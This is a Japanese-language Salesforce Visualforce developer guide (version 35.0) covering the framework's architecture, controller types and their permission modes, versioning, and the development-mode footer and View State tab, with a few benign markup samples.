Visualforce 開発者ガイド

バージョン 35.0, Winter '16

@salesforcedocs

最終更新日: 2015/9/1

目次

第 1 章　Visualforce の導入

過去数年にわたり、Salesforce はオンデマンドアプリケーションを作成するための包括的なプラットフォームを作成してきました。他の高度なアプリケーション開発プラットフォームと同様に、Force.com プラットフォームでは次の事項を定義するための別個のツールを提供します。

- データの構造 (*データモデル*)
- データの操作方法の詳細を設定するルール (*ビジネスロジック*)
- データの表示方法を指定するレイアウト (*ユーザインターフェース*)

メモ: データモデル、ビジネスロジックまたはユーザインターフェースに影響するかどうかに基づいたアプリケーション開発ツールの分割は、Model-View-Controller (MVC) (Model はデータモデル、View はユーザインターフェース、および Controller はビジネスロジックを表す) アプリケーション開発パターンとしても知られています。

アプリケーション用のデータモデルおよびビジネスロジックを作成するこのツールは、Force.com プラットフォームサーバでネイティブに実行される強力なソリューションです。ユーザインターフェースを定義する既存のツールには次のような特定の制限がありました。

- ページレイアウト。アプリケーション開発者がレコード詳細ページで項目、ボタンおよび関連リストを編成できるポイント & クリックツールです。情報セットの表示方法については柔軟に対応できない場合があります。項目は必ず関連リストの上に表示する必要があります。ボタンは必ず項目の上に表示する必要があります。S コントロールとカスタムリンクは特定の領域内にのみ配置できます。
- S コントロール。アプリケーション開発者が詳細ページまたはカスタムタブにカスタム HTML を表示できるツール。次の点を除いて、ページレイアウト以上の柔軟性を提供します。
  - ブラウザ内から実行する。そのため、一度に多数のレコードの値を表示または更新する場合はパフォーマンスが低下します。
  - カスタムユーザインターフェース要素に標準の Salesforce ページと同じデザインを提供する簡単な方法が備わっていない。
  - 開発者は項目の一意性およびメタデータのその他の連動関係を自分で適用する必要がある。

  重要: Visualforce ページは、S コントロールよりも優先されます。組織で以前に S コントロールを使用していない場合は、作成できません。既存の S コントロールに影響はありません。今後も編集できます。

これらの理由から、Salesforceは、Force.comプラットフォームに高度なカスタムユーザインターフェースを作成するための次世代のソリューションである Visualforce を導入しました。

関連トピック:


- Visualforce のアーキテクチャ設計
- Visualforce の利点
- Visualforce をサポートするエディション
- Visualforce ページと Sコントロールの比較
- Visualforce とは?
- バージョン 34.0 の Visualforce の新機能

Visualforce とは?

Visualforce は、Force.com プラットフォームでネイティブにホストできる高度なカスタムユーザインターフェースを、開発者が作成できるようにするフレームワークです。Visualforce フレームワークには、HTML に似たタグベースのマークアップ言語、およびクエリや保存など、基本的なデータベース操作を非常に簡単に実行できるサーバ側の「標準コントローラ」のセットが含まれています。

Visualforce マークアップ言語では、各 Visualforce タグが、ページのセクション、関連リスト、または項目など、大まかなユーザインターフェースコンポーネントまたはきめの細かいユーザインターフェースコンポーネントに対応しています。Visualforce コンポーネントの動作は、標準の Salesforce ページと同じロジックを使用して制御することも、開発者が独自のロジックを Apex で記述されたコントローラクラスと関連付けることもできます。

Visualforce コンポーネントと、それに対応するタグのサンプル



Visualforce ページとは?

開発者は Visualforce を使用して Visualforce ページ定義を作成できます。ページ定義は次の 2 つの主要な要素で構成されます。

- Visualforce マークアップ

- Visualforce コントローラ

Visualforce マークアップ

Visualforce マークアップは、Visualforce タグ、HTML、Javascript、または 1 つの `<apex:page>` タグ内に埋め込まれているその他の Web 対応コードで構成されています。マークアップでは、ページに含める必要のあるユーザインターフェースコンポーネントとその表示方法を定義します。

Visualforce コントローラ

Visualforce コントローラは、関連付けられた Visualforce マークアップで指定されたコンポーネントをユーザが操作 (ボタンやリンクのクリックなど) したときの動作を指定する命令のセットです。コントローラを使用すると、ページに表示されるデータにアクセスでき、また、コンポーネントの動作を変更できます。

開発者は Force.com プラットフォームが提供する標準コントローラを使用するか、または Apex で記述されたクラスを含むカスタムコントローラロジックを追加できます。

- 標準コントローラは、標準の Salesforce ページで使用されているものと同じ機能およびロジックで構成されます。たとえば、標準取引先コントローラを使用する場合、Visualforce ページで [保存] ボタンをクリックした場合、標準の取引先編集ページで [保存] をクリックした場合と同じ動作が行われます。

  ページで標準コントローラを使用した場合に、ユーザにそのオブジェクトへのアクセス権がないと、ページには権限がないというエラーメッセージが表示されます。オブジェクトへのユーザのアクセシビリティを確認し、コンポーネントを適切に表示することでこれを回避できます。

- 標準リストコントローラでは、一連のレコードを表示または操作できる Visualforce ページを作成できます。レコードセットを使用する既存の Salesforce ページの例として、リストページ、関連リスト、一括アクションページなどがあります。
- カスタムコントローラは Apex で記述されるクラスで、標準コントローラを使用せずにすべてのページのロジックを実装します。カスタムコントローラを使用する場合、新しいナビゲーション要素または動作を定義できますが、標準コントローラにすでに定義された機能も再実装する必要があります。

  その他の Apex クラスと同様に、カスタムコントローラ全体はシステムモードで実行されます。このモードでは現在のユーザのオブジェクトと項目レベルの権限は無視されます。カスタムコントローラ内で、ユーザプロファイルを用いてアクセスするか否かを独自に決定することができます。

- コントローラ拡張は、Apex で記述されるクラスで、標準コントローラまたはカスタムコントローラの動作を追加するか、動作を上書きします。拡張を使用すれば、独自のカスタムロジックを追加する一方で、別のコントローラの機能も使用できます。

  標準コントローラはユーザモードで実行し、現在のユーザの権限、項目レベルのセキュリティ、共有ルールが強制されるため、標準コントローラを拡張すると、ユーザ権限を重視する Visualforce ページを構築できます。拡張クラスはシステムモードで実行しますが、標準コントローラはユーザモードで実行します。カスタムコントローラと同様、ユーザプロファイルを参照してプログラムでアクセスさせるか否かを指定できます。

メモ: カスタムコントローラとコントローラ拡張クラスはシステムモードで実行されるため、ユーザ権限や項目レベルのセキュリティを無視しますが、クラス定義に `with sharing` キーワードを使用することによって、ユーザの組織の共有設定、ロール階層、および共有ルールを使用するかどうかを選択できま

す。詳細は、『Force.com Apex コード開発者ガイド』の「with sharing または without sharing キーワードの使用」を参照してください。

Visualforce ページを使用できる場所

開発者は Visualforce ページを使用して次のことを実行できます。

- 取引先の [新規] ボタンまたは取引先責任者の [編集] ボタンなどの、標準ボタンを上書きする
- [取引先] タブホームページなどのタブ概要ページを上書きする
- カスタムタブを定義する
- 詳細ページレイアウトにコンポーネントを埋め込む
- ダッシュボードコンポーネントまたはカスタムヘルプページを作成する
- Salesforce コンソールのサイドバー (カスタムコンソールコンポーネント) をカスタマイズ、拡張、統合する
- Salesforce1 でメニュー項目、アクション、およびモバイルカードを追加する

関連トピック:

カスタムコントローラの作成
コントローラ拡張の作成

Visualforce をサポートするエディション

Visualforce は、Contact Manager Edition、Group Edition、Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition で使用できます。

Visualforce の開発に必要な権限


Visualforce の開発には、特定の活動に応じてさまざまな権限が必要です。

	必要なユーザ権限
Visualforce 開発モードを有効化する	「アプリケーションのカスタマイズ」
Visualforce ページを作成、編集、削除する	「アプリケーションのカスタマイズ」
カスタム Visualforce コンポーネントを作成、編集する	「アプリケーションのカスタマイズ」
カスタム Visualforce コントローラまたは Apex を編集する	「Apex 開発」
Visualforce ページセキュリティを設定する	「プロファイルと権限セットの管理」
Visualforce ページのバージョン設定を行う	「アプリケーションのカスタマイズ」
静的リソースを作成、編集、削除する	「アプリケーションのカスタマイズ」
Visualforce タブを作成する	「アプリケーションのカスタマイズ」

Visualforce のアーキテクチャ設計

次のアーキテクチャの図に示すように、すべての Visualforce ページ全体は、開発者がページを作成する場合もエンドユーザがページを要求している場合も、両方とも Force.com プラットフォーム上で実行されます。


Visualforce システムアーキテクチャ - 開発モード



開発者が Visualforce ページの記述を完了して、プラットフォームに保存すると、プラットフォームアプリケーションサーバは、そのマークアップを、Visualforce レンダラによって解釈可能な抽象的な命令セットにコンパイルすることを試みます。コンパイルでエラーが生成されると、保存が中止され、開発者にエラーが返されます。それ以外の場合は、命令がメタデータリポジトリに保存され、Visualforce レンダラに送信されます。レンダラはその命令を HTML に変換し、開発者のビューを更新します。そのため、マークアップに変更が行われるたびに開発者に即座にフィードバックが提供されます。

以下のアーキテクチャの図では、開発者ではないユーザが Visualforce ページを要求するときのプロセスフローを示します。このページはすでに命令にコンパイル済みであるため、アプリケーションサーバはメタデータリポジトリからページを取得して、HTML に変換するためにそれを Visualforce レンダラに送信します。

Visualforce システムアーキテクチャ - 標準ユーザモード



メモ: Visualforce ページは salesforce.com サーバではなく force.com サーバの 1 つで実行できます。

関連トピック:

- Visualforce とは?
- Visualforce の利点
- Visualforce ページと Sコントロールの比較

Visualforce の利点

Visualforce には、マークアップ言語として次のような利点があります。

ユーザフレンドリーな開発

開発者は結果ページを表示するウィンドウと同じウィンドウで Visualforce のマークアップを編集できます。そのため、開発者はコードを保存するだけで編集結果を直ちに確認できます。Visualforce エディタペインには、オートコンプリートと構文の強調表示機能もあります。

また、Visualforce では、開発者が即座にサポートコンポーネントを作成できる「クイック修正」もサポートしています。たとえば、開発者は Salesforce にログインして、URL に新しいページの名前を入力するだけで、新しい Visualforce ページを定義できます。wiki とほぼ同様に、ページがまだ存在していない場合は、プラットフォームによって自動的に作成されます。

他の Web ベースのユーザインターフェース技術との統合

Visualforce マークアップは最終的に HTML で表示されるため、設計者は Visualforce タグと、標準 HTML、JavaScript、Flash、またはプラットフォーム上の HTML ページ内で実行できるその他の任意のコード (Force.com プラットフォームの差し込み項目および式など) を併用できます。

Model-View-Controller (MVC) スタイルの開発

Visualforce は、アプリケーションのビュー (Visualforce マークアップで定義されるユーザインターフェース) と、アプリケーションの仕組みを特定するコントローラ (Apex で記述された Visualforce コントローラで定義されるビジネスロジック) の間を明確に分けることで、Model-View-Controller (MVC) 開発パターンに準拠しています。このアーキテクチャでは、設計者および開発者は、新規アプリケーションの作成で行う作業を簡単に分割できます。設計者はユーザインターフェースのデザインに集中し、開発者はアプリケーションを機能させるビジネスロジックに取り組むことができます。

簡潔な構文

Visualforce ページは、約 90% 少ない行数のコードで、Sコントロールと同じ機能を実装できます。

データ主導のデフォルト

Visualforceコンポーネントは、プラットフォームによってインテリジェントに表示されます。たとえば、ページ設計者は、さまざまな種別の編集可能な項目 (メールアドレス、カレンダーの日付など) に対して異なるコンポーネントタグを使用する必要はありません。すべての項目に汎用の `<apex:inputField>` タグを使用できます。Visualforce レンダラは各項目の適切な編集インターフェースを表示します。

ホストされているプラットフォーム

Visualforce ページは、Force.com プラットフォームによってその全体がコンパイルおよび表示されます。これらのページは非常に緊密に統合されているため、表示または編集されるデータ量に関係なく、標準のSalesforce ページと同じパフォーマンスを示します。

自動アップグレード可能

Visualforce ページは、Force.com プラットフォームの他の部分がアップグレードされた場合でも書き換える必要はありません。ページはメタデータとして保存されているため、システムの残りの部分と共に自動的にアップグレードされます。

Visualforce を使用する必要がある状況は?

Salesforce には、強力な CRM 機能を提供するアプリケーションが組み込まれています。また、Salesforce では組織に応じて組み込みアプリケーションをカスタマイズする機能も用意されています。ただし、組織には、既存の機能ではサポートされていない複雑なビジネスプロセスがあることがあります。Force.com プラットフォームには、このような場合に高度な管理者や開発者がカスタム機能を実装できるさまざまな方法が搭載されています。そうした方法の中には、Visualforce、Apex、および SOAP API などがあります。

Visualforce

Visualforce では、タグベースのマークアップ言語を使用して、開発者はより効果的にアプリケーションを開発したり、Salesforceのユーザインターフェースをカスタマイズしたりできます。Visualforceを使用して、次のことができます。

- ウィザードやその他のマルチステッププロセスの構築
- アプリケーションを介した独自のカスタムフローコントロールの作成
- 最適かつ効果的なアプリケーションの相互作用を目的とした、ナビゲーションパターンやデータ固有ルールの定義

Apex

次のような場合に Apex を使用します。

- Web サービスを作成する
- メールサービスを作成する
- 複数のオブジェクトに複雑な検証を実行する
- ワークフローでサポートされていない複雑なビジネスプロセスを作成する
- カスタムトランザクションロジック (1 つのレコードやオブジェクトだけでなく、トランザクション全体で発生するロジック) を作成する
- レコードの保存などの別の操作にカスタムロジックを追加し、ユーザインターフェース、Visualforceページ、SOAP API のいずれから操作が実行されても、ロジックが実行されるようにする

詳細は、『*Force.com Apex コード開発者ガイド*』を参照してください。

SOAP API

一度に 1 つのレコードタイプのみを処理し、トランザクション制御 (Savepoint の設定や変更のロールバックなど) を必要としない複合アプリケーションに機能を追加する場合、標準の SOAP API コールを使用します。

詳細は、『*SOAP API 開発者ガイド*』を参照してください。

Visualforce ページと Sコントロールの比較

重要: Visualforceページは、Sコントロールよりも優先されます。組織で以前にSコントロールを使用していない場合は、作成できません。既存の Sコントロールに影響はありません。今後も編集できます。

Visualforceページは、次世代のSコントロールとされ、パフォーマンスの向上および作成の簡略化のために、可能な限り Sコントロールの代わりに使用する必要があります。次の表は、Visualforce ページと Sコントロールの相違点を説明したものです。

	Visualforce ページ	Sコントロール
必要な技術的スキル	HTML、XML	HTML、JavaScript、AJAX ツールキット
言語スタイル	タグマークアップ	手続き型コード
ページ上書きモデル	タグを使用して標準コンポーネントおよびカスタムコンポーネントを作成	ページ全体の HTML および JavaScript の作成
標準 Salesforce コンポーネントライブラリ	はい	いいえ
組み込みプラットフォームへのアクセス	はい。標準コントローラを使用	いいえ

	Visualforce ページ	Sコントロール
データ分割	はい 開発者は、テキストボックスなどの入力コンポーネントを特定の項目(取引先名など)で分割することができます。ユーザがその入力コンポーネントに値を保存すると、値はデータベースにも保存されます。	いいえ 開発者は入力コンポーネントを特定の項目に分割することはできません。代わりに、API を使用する JavaScript コードを記述して、ユーザ指定の項目値でデータベースを更新する必要があります。
スタイルシートの継承	はい	いいえ。Salesforce スタイルシートを手動で指定する必要があります。
一意性など、項目メタデータの設定	はい (デフォルト) ユーザが一意性または必須性の項目属性に反しているレコードを保存しようとすると、エラーメッセージが自動的に表示され、ユーザは再度試行することができます。	はい。`describe` API コールを使用して JavaScript でコード化する場合。 ユーザが一意性または必須性の項目属性に反しているレコードを保存しようとすると、エラーメッセージはSコントローラ開発者がこれらの属性をチェックしたコードを記述した場合にのみ表示されます。
Apex との統合	直接。カスタムコントローラにバインド。	間接。API を経由して Apex `webService` メソッドを使用。
パフォーマンス	マークアップが Force.com プラットフォーム上で実行されるため、すぐに反応します。	API へのすべてのコールではサーバとの往復が必要になるため、応答速度が低い。付加はパフォーマンスを調整する開発者によって異なる。
ページコンテナ	ネイティブ	iFrame 内

関連トピック:

- Visualforce とは?
- Visualforce の利点
- Visualforce のアーキテクチャ設計

Visualforce のバージョン設定方法

Summer '09 リリースから、Visualforce ページおよびコンポーネントはバージョン設定されています。ページまたはコンポーネントにバージョン番号がある場合、古い Visualforce 要素の機能は新しい実装が導入されても変わりません。Visualforce バージョンは 15.0 から開始します。Visualforce ページのバージョンを 15.0 より前のバージョンに設定しようとすると、自動的に 15.0 に変更されます。

下位互換性を持たせるため、各Visualforceページおよびカスタムコンポーネントは、特定のバージョンのVisualforceのほか、指定されたバージョンの API のバージョン設定で保存されます。Visualforce ページまたはコンポーネントがインストール済み管理パッケージを参照する場合、このページまたはコンポーネントが参照する各管理パッケージのバージョン設定も同時に保存されます。Visualforce、API、および管理パッケージのコンポーネントが次のバージョンにアップグレードした場合、Visualforce ページおよびコンポーネントは特定の、既知の動作のバージョンにバインドされます。

Visualforce ページで参照されているカスタムコンポーネントは必ずそのバージョン番号で実行されます。つまり、カスタムコンポーネントがバージョン 15.0 で設定されている場合、バージョン 15.0 または 16.0 ページのどちらで実行されているかを問わず、必ず Visualforce バージョン 15.0 の動作をします。

リリースノートには、Visualforceバージョン間での変更を記載しています。また、コンポーネントの参照には、どの Visualforce のバージョンで標準コンポーネントが導入されているのか、また、あるバージョンでコンポーネントまたは属性が廃止になっているかどうかが記載されています。

Visualforce ページまたはカスタムコンポーネントに Salesforce API および Visualforce のバージョンを設定する手順は、次のとおりです。

1. Visualforce ページまたはコンポーネントを編集して、[バージョン設定] をクリックします。

   メモ: [設定] の [開発] からページまたはカスタムコンポーネントを編集する場合にのみ、ページまたはカスタムコンポーネントのバージョン設定にアクセスできます。[開発モード] で編集する場合は、バージョン設定にアクセスできません。

2. Salesforce API のバージョンを選択します。このバージョンは、ページまたはコンポーネントで使用する Visualforce のバージョンも示します。
3. [保存] をクリックします。

関連トピック:

- カスタムコンポーネントのバージョン設定の管理
- Visualforce ページとコンポーネントのパッケージバージョン設定の管理

バージョン 34.0 の Visualforce の新機能

最新リリースの Visualforce の新機能および変更された機能の概要は、現在のリリースノートを確認してください。

ドキュメント表記規則

Apex および Visualforce のドキュメントでは、次の表記規則を使用します。

規則	説明
`Courier font`	構文の記述では、等幅フォントは、角かっこを除いて表示されたとおりに入力する必要のある項目を示します。次に例を示します。 `Public class HelloWorld`
斜体	構文の記述では、斜体は変数を示します。実際の値を入力してください。次の例では、3つの値を入力する必要があります。*datatype variable_name* [= *value*]; 構文で太字かつ斜体のテキストは、クラス名や変数の値など、ユーザが指定する必要があるコード要素を表します。 `public static class YourClassHere { ... }`
`Bold Courier font`	コードサンプルと構文の記述では、太字の Courier フォントはコードまたは構文の部分を強調します。

< >	構文の記述では、不等号 (< >) は表示されたとおりに入力します。
	`<apex:pageBlockTable value="{!account.Contacts}" var="contact">`
	`<apex:column value="{!contact.Name}"/>`
	`<apex:column value="{!contact.MailingCity}"/>`
	`<apex:column value="{!contact.Phone}"/>`
	`</apex:pageBlockTable>`

{}	構文の説明では、中括弧 ({ }) は表示されたとおりに入力します。
	`<apex:page>`
	`Hello {!$User.FirstName}!`
	`</apex:page>`

[]	構文の記述では、角括弧で囲まれるものはすべて省略可能です。次の例では、 ***value*** の指定は省略可能です。 ***data_type variable_name*** [= ***value***];
|	構文の記述では、パイプ記号は「または」を意味します。次のいずれか (すべてではない) を実行できます。次の例では、2 つの方法のいずれかを使用して未入力のセットを作成するか、次のようにセットを入力することができます。

規則	説明
	Set<***data_type***> ***set_name*** [= new Set<***data_type***>();] | [= new Set<***data_type***{***value*** [, ***value2***. . .] };] | ;

第 2 章　Visualforce 開発用ツール

Visualforce ページおよびコンポーネントの開発を始める前に、さまざまな作成環境についてよく理解しておいてください。

- Visualforce を作成する最適な方法は、Visualforce 開発モードを有効にすることです。Visualforce 開発モードは、「アプリケーションのカスタマイズ」権限を持つユーザのみが使用できます。開発モードには、次の機能があります。
  - 各 Visualforce ページの特殊な開発フッター。このフッターには、ページのビューステート、関連コントローラ、コンポーネントの参照ドキュメントへのリンク、およびコンポーネントタグと属性名の強調表示、検索置換機能、自動候補を提供するページマークアップエディタが含まれます。
  - 一意の URL を入力するだけで新規 Visualforce ページを定義できる機能。
  - 標準ユーザが受け取るスタック追跡よりも詳細な情報が含まれたエラーメッセージ。

  Visualforce 開発モードを有効化する手順は、次のとおりです。

  1. 任意の Salesforce ページ上部で、名前の横にある下向き矢印をクリックします。名前の下にあるメニューで、[設定] または [私の設定] のどちらか表示される方を選択します。
  2. 左のペインで、次のいずれかを選択します。
     - [設定] をクリックした場合は、[私の個人情報] > [個人情報] を選択します。
     - [私の設定] をクリックした場合は、[個人用] > [高度なユーザの詳細] を選択します。
  3. [編集] をクリックします。
  4. ［開発モード］チェックボックスをオンにします。
  5. 必要に応じて、［開発モードでビューステートを表示］チェックボックスをオンにして開発フッターの [ビューステート] タブを有効にします。このタブは、Visualforce ページのパフォーマンス監視に役立ちます。
  6. [保存] をクリックします。
- [設定] で [開発] > [ページ] をクリックすると、Salesforce ユーザインターフェースで Visualforce ページを開発することもできます。Visualforce コンポーネントの場合は、[設定] で [開発] > [コンポーネント] をクリックします。
- Force.com IDE は、他にはない機能を備えた Eclipse IDE のプラグインです。Force.com IDE には、Force.com アプリケーションを構築およびリリースするための統合インターフェースがあり、ソースコードエディタ、プロジェクトウィザード、統合ヘルプなどのツールが用意されています。この IDE は、上級開発者および開発チーム向けに設計されています。

開発モードフッターの使用

開発モードを有効にすると、そのページのURLに移動してページコンテンツの表示と編集ができます。たとえば、ページの名前が `HelloWorld`、自分のSalesforceインスタンスが `na3.salesforce.com` である場合、ブラウザのアドレスバーに「`https://na3.salesforce.com/apex/HelloWorld`」と入力します。開発モードでは、特殊な開発フッターを使用して、Visualforceページとカスタムコントローラの編集や、Visualforceのパフォーマンス監視もできます。

開発モードを有効にすると、すべてのVisualforceページで、ブラウザの下部に開発モードフッターが表示されます。

- ページの名前のタブをクリックしてページエディタを開くと、[設定] 領域に戻らずに、関連付けられたVisualforceマークアップの表示と編集が行えます。変更は、ページを保存するとすぐに表示されます。
- カスタムコントローラがページに使用されている場合、コントローラクラスの名前はタブとして提供されます。そのタブをクリックすると、関連付けられたApexクラスを編集できます。
- ページでいずれかのコントローラ拡張を使用する場合、拡張それぞれの名前がタブとして表示されます。そのタブをクリックすると、関連するApexクラスを編集できます。
- [設定] で有効にすると、**[View State (ビューステート)]** タブには、Visualforceページのビューステートに影響する項目に関する情報が表示されます。
- **[Save (保存)]** (編集ペインのすぐ上) をクリックすると、変更を保存し、ページのコンテンツを更新できます。
- **[Component Reference (コンポーネントの参照)]** をクリックすると、サポートされているすべてのVisualforceコンポーネントのドキュメントを表示できます。
- [使用場所] をクリックすると、カスタムタブ、コントローラ、またはその他のページなど、そのページを参照するSalesforceの全項目の一覧が表示されます。
- 開発モードフッターのパネルを折りたたむには、[折りたたむ] ボタン () をクリックします。再度展開表示に切り替えるには、展開ボタン () をクリックします。
- 開発モードを完全にオフにするには、[Disable Development Mode (開発モードを無効化)] ボタン () をクリックします。開発モードは、個人設定の個人情報ページで再度有効化されるまで、オフのままになります。

[View State (ビューステート)] タブについて

Webページのビューステートは、サーバ要求時 (データの送受信など) にコントローラの状態を維持するために必要なすべてのデータで構成されます。ビューステートは、ページの合計サイズに含まれるため、ページのパフォーマンスは、ビューステートを効率よく管理するかどうかによって変わることがあります。開発モードフッターの [View State (ビューステート)] タブでは、Salesforceとやり取りするときのページの状態に関する情報を提供します。

メモ: [View State (ビューステート)] タブは、ページ要求プロセスを理解している開発者が使用する必要があります。このタブを使用する前に、Visualforceページでの実行の順序についてよく理解してください。

[View State (ビューステート)] タブを有効にする手順は、次のとおりです。

1. 任意のSalesforceページ上部で、名前の横にある下向き矢印をクリックします。名前の下にあるメニューで、[設定] または [私の設定] のどちらか表示される方を選択します。
2. 左のペインで、次のいずれかを選択します。

- [設定] をクリックした場合は、[私の個人情報] > [個人情報] を選択します。
- [私の設定] をクリックした場合は、[個人用] > [高度なユーザの詳細] を選択します。

3. [編集] をクリックします。
4. ［開発モード］チェックボックスがオフの場合は、オンにします。
5. ［開発モードでビューステートを表示］チェックボックスをオンにします。
6. [Save (保存)] をクリックします。

メモ: ビューステートはフォームデータにリンクしているため、[View State (ビューステート)] タブは、ページに `<apex:form>` タグが含まれる場合にのみ表示されます。また、[View State (ビューステート)] タブは、カスタムコントローラまたはコントローラ拡張を使用するページにのみ表示されます。

[View State (ビューステート)] タブは、フォルダノードで構成されます。いずれかのフォルダをクリックすると、[コンテンツ] タブのある円グラフが表示されます。このグラフには、フォルダの子 Visualforce カスタムコントローラ、Apex オブジェクト、または項目が表示されます。グラフの各片の上にマウスポインタを重ねると、親の合計サイズを占める各要素を表示できます。これは、個々のテキストノードと同じ情報です。グラフを表示するには、ブラウザで Flash バージョン 6 以降が有効である必要があります。

Salesforce で許容される Visualforce ページの最大ビューステートサイズは 135KB です。[View State (ビューステート)] タブには、ページのどの要素がその領域を占めているかが表示されます。一般に、ビューステートサイズが小さいほど読み込み時間が短くなります。ページのビューステートを最小限にするには、Apex コントローラコードを最適化し、使用されている不要な Visualforce コンポーネントを削除します。次に例を示します。

- ビューステートの大部分をコントローラまたはコントローラ拡張で使用されているオブジェクトから取得していることが分かった場合は、Visualforce ページに関連するデータのみを戻すように SOQL コールの絞り込みを検討する。
- ビューステートが大規模なコンポーネントツリーの影響を受けている場合は、ページが依存しているコンポーネント数の削減を試みる。

[View State (ビューステート)] タブを使用した Visualforce の改善方法の詳細は、「Visualforce のパフォーマンス向上のためのベストプラクティス」 (ページ 464)を参照してください。

[View State (ビューステート)] タブには、次の列が含まれます (アルファベット順)。

列	説明
`% of Parent` (親の割合)	カスタムコントローラ、Apex オブジェクト、または項目が親の合計サイズに占める割合。
`Name` (名前)	カスタムコントローラ、Apex オブジェクト、または項目の名前。
`Size` (サイズ)	カスタムコントローラ、Apex オブジェクト、または項目のビューステートサイズ。
`Type` (種別)	カスタムコントローラ、Apex オブジェクト、または項目の種別。
`Value` (値)	項目の値。

[Name （名前）] 列には、Visualforce ページのさまざまな部分を定義するノードが含まれます。次のようなノードがあります (アルファベット順)。

ノード	説明
Component Tree （コンポーネントツリー）	ページの全体構造を表します。サイズは、ページに配置するコンポーネントの数によって影響されます。一般に、コンポーネントの数が少ないほど、コンポーネントツリーが小さくなり、読み込み時間が短くなります。ビューステートサイズのうち、コンポーネントツリーがどの程度を占めているかを表示するには、[View State （ビューステート）] フォルダをクリックします。
Internal （内部）	Visualforce ページによって使用される内部 Salesforce データを表します。開発者はこのノードを制御できません。ビューステートサイズのうち、内部要素がどの程度を占めているかを表示するには、[State （状態）] フォルダをクリックします。
Expressions （数式）	Visualforce ページで定義される数式によって使用されるデータを表します。
